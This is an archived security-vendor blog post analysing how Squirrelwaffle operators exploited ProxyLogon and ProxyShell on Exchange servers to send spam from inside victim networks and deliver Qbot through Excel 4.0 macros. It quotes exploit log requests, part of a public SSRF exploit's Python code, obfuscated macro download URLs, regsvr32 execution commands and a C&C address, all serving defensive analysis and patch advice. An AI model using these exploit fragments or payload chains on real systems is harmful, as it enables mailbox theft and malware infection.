Squirrelwaffle Exploits ProxyShell and ProxyLogon to Hijack Email Chains

By By: Sherif Magdy, Abdelrhman Sharshar Nov 19, 2021 Read time: 5 min (1279 words)

Published: 2021-11-19 · Archived: 2026-04-05 20:28:50 UTC

Exploits & Vulnerabilities

Squirrelwaffle is known for using the tactic of sending malicious spam as replies to existing email chains. We look into how by investigating its exploit of Microsoft Exchange Server vulnerabilities, ProxyLogon and ProxyShell.

In September, Squirrelwaffle emergedopen on a new tab as a new loader that is spread through spam campaigns. It is known for sending its malicious emails as replies to preexisting email chains, a tactic that lowers a victim's guard against malicious activities. To be able to pull this off, we believe it involved the use of a chain of both ProxyLogon and ProxyShell exploits.

The Trend Micro Incident Response team looked into several intrusions related to Squirrelwaffle, that happened in the Middle East. This led to a deeper investigation into the initial access of these attacks. We wanted to see if the attacks involved the said exploits.

This comes from the fact that all of the intrusions we observed originated from on-premise Microsoft Exchange Servers that appeared to be vulnerable to ProxyLogon and ProxyShell. In this blog entry, we shed more light into these observed initial access techniques and the early phases of Squirrelwaffle campaigns.

Microsoft Exchange infection

We observed evidence of the exploits on the vulnerabilities CVE-2021-26855open on a new tab, CVE-2021-34473open on a new tab, and CVE-2021-34523open on a new tab in the IIS Logs on three of the Exchange servers that were compromised in different intrusions. The same CVEs were used in ProxyLogon (CVE-2021-26855) and ProxyShell (CVE-2021-34473 and CVE-2021-34523) intrusions. Microsoft released a patch for ProxyLogon in Marchopen on a new tab; those who have applied the May or Julyopen on a new tab updates are protected from ProxyShell vulnerabilities.

CVE-2021-26855: the pre-authentication proxy vulnerability

This server-side request forgery (SSRF) vulnerability can allow a threat actor access by sending a specially crafted web request to an Exchange Server. The web request contains an XML payload directed at the Exchange Web Services (EWS) API endpoint.

The request bypasses authentication using specially crafted cookies and allows an unauthenticated threat actor to execute EWS requests encoded in the XML payload then ultimately perform operations on victims' mailboxes.

From our analysis of the IIS log, we saw that the threat actor uses a publicly availableopen on a new tab exploit in its attack. This exploit gives a threat actor the ability to get users SID and emails. They can even search for and download a target's emails. Figures 1 to 3 highlights evidence from IIS logs and show the exploit code.

```
2021-11-07 09:08:24 [redacted] POST /autodiscover/autodiscover.json
a=a@edu.edu/mapi/emsmdb/?=&Email=autodiscover/autodiscover.json?a=a@edu.edu&CorrelationID=<empty>;&cafeReqId=71dfa8bc-87db-4490-9570-226c
c2eec7ca; 443 - [redacted]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/92.0.4515.131+Safari/537.36. - 200 0 0 39
```

Figure 1. Exploiting CVE-2021-26855, as seen in the IIS logs

The logs (Figure 2 to 3) also show that threat actor used the ProxyLogon vulnerability to get this particular user's SID and emails to use them to send malicious spam.

```
def GetSID(target, legacyDn):
    logger.debug("[Stage 2] Performing malformed SSRF attack to obtain Security ID (SID) using endpoint /mapi/emsmdb against " + target)

    # Malformed MAPI body
    mapi_body = legacyDn + "\x00\x00\x00\x00\x00\xe4\x04\x00\x00\x09\x04\x00\x00\x09\x04\x00\x00\x00\x00\x00\x00"

    # Send the request
    stage2 = requests.post(f"https://{target}/autodiscover/autodiscover.json?a=a@edu.edu/mapi/emsmdb/?=&Email=autodiscover/autodiscover.json?a=a@edu.edu",
        headers={
        "Content-Type": "application/mapi-http",
        "User-Agent": user_agent,
        "X-RequestId": "1337",
        "X-ClientApplication": "Outlook/15.00.0000.0000",
        # The headers X-RequestId, X-ClientApplication and X-requesttype are required for the request to work
        "x-requesttype": "connect"},
                        data=mapi_body,
                        verify=False
```

Figure 2. The function responsible for getting the SID inside the exploit

```
# GLOBAL CONFIG
#================================================================================
templatesFolder = "ews_template/"
# exchangeVersion = "Exchange2010_SP2"
exchangeNamespace = {'m': 'http://schemas.microsoft.com/exchange/services/2006/messages', 't': 'http://schemas.microsoft.com/exchange/services/2006/types'}
user_agent = "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36."
```

Figure 3. The user agent used in the attack

CVE-2021-34473: the pre-auth path confusion

This ProxyShell vulnerability abuses the URL normalization of the explicit Logon URL, wherein the logon email is removed from the URL if the suffix is autodiscover/autodiscover.json. This grants arbitrary backend URL the same access as the Exchange machine account (NT AUTHORITY\SYSTEM).

```
2021-11-07 12:55:15 [redacted] POST /autodiscover/autodiscover.json
@evil.corp/ews/exchange.asmx?&Email=autodiscover/autodiscover.json%3F@evil.corp&CorrelationID=<empty>;&cafeReqId=85a24dda-12f2-494c-b958-5c588
e6ec896; 443 - [redacted] python-requests/2.26.0 - 200 0 0 280
```

Figure 4. Exploiting CVE-2021-34473

CVE-2021-34523: Exchange PowerShell backend elevation-of-privilege

Exchange has a PowerShell remoting feature that can be used to read and send emails. It can't be used by NT AUTHORITY\SYSTEM as it does not have a mailbox. However, in cases where it is accessed directly via the previous vulnerability, the backend/PowerShell can be provided with X-Rps-CAT query string parameter. The

backen/PowerShell will be deserialized and used to restore user identity. It can therefore be used to impersonate a local administrator to run PowerShell commands.

With this, the attackers would be able to hijack legitimate email chains and send their malicious spam as replies to the said chains.

Malicious spam

In one of the observed intrusions, all the internal users in the affected network received, where the spam emails have been sent as legitimate replies to existing email threads. All of the observed emails were written in English for this spam campaign in the Middle East. While other languages were used in different regions, most were written in English. More notably, true account names from the victim's domain were used as sender and recipient, which raises the chance that a recipient will click the link and open the malicious Microsoft Excel spreadsheets.



Figure 5. The malicious spam received by targets

In the same intrusion, we analyzed the email headers for the received malicious emails, the mail path was internal (between the three internal exchange servers' mailboxes), indicating that the emails did not originate from an external sender, open mail relay, or any message transfer agent (MTA).



Figure 6. Malicious spam via the MTA route

Delivering the malicious spam using this technique to reach all the internal domain users will decrease the possibility of detecting or stopping the attack, as the mail getaways will not be able to filter or quarantine any of these internal emails. The attacker also did not drop or use tools for lateral movement after gaining access to the vulnerable Exchange servers, so that no suspicious network activities will be detected. Additionally, no malware was executed on the Exchange servers that will trigger any alerts before the malicious email is spread across the environment.

The malicious Microsoft Excel file

The attacker exploited the Exchange servers to deliver internal mails. This was all done to catch users off-guard, making them more likely to click the link and open the dropped Microsoft Excel or Word file.

Both links used in the malicious emails (aayomsolutions[.]co[.]in/etiste/quasnam[]-4966787 and aparnashealthfoundation[.]aayom.com/quasisuscipit/totamet[-]4966787) drop a ZIP file in the machine. The ZIP file contains, in this case, a malicious Microsoft Excel sheet that downloads and executes a malicious DLL related to Qbot.



Figure 7. Malicious Microsoft Excel document

These sheets contain malicious Excel 4.0 macros that is responsible for downloading and executing the malicious DLL.

```
 7 STRING : String Value of a Formula - ("Sh
 9 STRING : String Value of a Formula - eateDi
 14 STRING : String Value of a Formula - :\\Datop",0)'
18 STRING : String Value of a Formula - llExecuteA","JJ
 7 STRING : String Value of a Formula - ecto
 7 STRING : String Value of a Formula - J","
10 STRING : String Value of a Formula - lmon","
 5 STRING : String Value of a Formula -
 6 STRING : String Value of a Formula -
 7 STRING : String Value of a Formula - ("Ke
12 STRING : String Value of a Formula - ll32","Sh
 6 STRING : String Value of a Formula -
15 STRING : String Value of a Formula - URLDownloadT
12 STRING : String Value of a Formula - nel32","C
 7 STRING : String Value of a Formula - egsv
 7 STRING : String Value of a Formula - BB",
 7 STRING : String Value of a Formula - n","
 9 STRING : String Value of a Formula - yA","J
 9 STRING : String Value of a Formula - A","JJ
10 LABELSST : Cell Value, String Constant/ SST
10 LABELSST : Cell Value, String Constant/ SST
 8 STRING : String Value of a Formula - 32","
10 LABELSST : Cell Value, String Constant/ SST
 27 STRING : String Value of a Formula - :\\Datop\\good1.good",0,5)'
 26 STRING : String Value of a Formula - :\\Datop\\good.good",0,0)'
 27 STRING : String Value of a Formula - :\\Datop\\good2.good",0,0)'
90 STRING : String Value of a Formula - BB",0,"h"&"t"&"t"&"ps"&"://i"&"per"&"de"&"sk.c"&"o"&"m"&"/JWqj8R2nt/be.h"&"t"&"m"&"l","
12 STRING : String Value of a Formula - JJ",0,"op
89 STRING : String Value of a Formula - BB",0,"h"&"t"&"t"&"p"&"s"&"://ar"&"anc"&"al.c"&"o"&"m"&"/HgLCgCS3m/be.h"&"t"&"m"&"l","
 26 STRING : String Value of a Formula - :\\Datop\\good.good",0,5)'
 27 STRING : String Value of a Formula - :\\Datop\\good1.good",0,0)'
02 STRING : String Value of a Formula - BB",0,"h"&"t"&"t"&"p"&"s"&"://gran"&"dthu"&"m.c"&"o.i"&"n/9Z"&"6D"&"H5"&"h5g/b"&"e.h"&"t"&"m"&"l","
```

Figure 8. Excel 4.0 Macros

The spreadsheets download the DLL from hardcoded URLs which are hxxps://]iperdesk.com/JWqj8R2nt/be.html, hxxps://]arancal.com/HgLCgCS3m/be.html and hxxps://]grandthum.co.in/9Z6DH5h5g/be.html.

The DLL is dropped in C:\Datop\. Finally, the document executes the DLL using the following commands:

- C:\Windows\System32\regsvr32.exe" C:\Datop\good.good
- C:\Windows\System32\regsvr32.exe" C:\Datop\good1.good
- C:\Windows\System32\regsvr32.exe" C:\Datop\good2.good



Figure 9. Excel file infection chain

Once the DLL executes, it starts to inject the Microsoft process (c:\windows\system32\mobsync.exe). Finally, communicating with the command-and-control (C&C) server (hxxp://]24.229.150.54:995[/]t4).



Figure 10. DLL infection flow

Security recommendations

As mentioned earlier, by exploiting ProxyLogon and ProxyShell attackers were able to bypass the usual checks that would have stopped the spread of malicious email. This highlights how users plays an important part in the success or failure of an attack. Squirrelwaffle campaigns should make users wary of the different tactics used to mask malicious emails and files. Emails that come from trusted contacts may not be enough of an indicator that whatever link or file included in the email is safe.

It is important to ensure that patches for Microsoft Exchange Server vulnerabilities, specifically ProxyShell and ProxyLogon (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) have already been applied. Microsoft reiterated, those who have applied their patch for ProxyLogon in March are not protected from ProxyShell vulnerabilities, and should install more recent (May or July) security updates.

Here are other security best practices to consider:

- Enable virtual patching modules on all Exchange servers to provide critical level protection for servers that have not yet been patched for these vulnerabilities.
- Use endpoint detection and response (EDR) solutionsproducts in critical servers, as it provides visibility to machine internals and detect any suspicious behavior running on servers.
- Use endpoint protection design for servers.
- Apply sandbox technology on email, network, and web is very imported to detect similar URLs and samples.

Users can also opt to protect systems through managed detection and response (MDR)products, which utilizes advanced artificial intelligence to correlate and prioritize threats, determining if they are part of a larger attack. It can detect threats before they are executed, preventing further compromise.

The indicators of comromise (IOCs) can be found here.

Tags
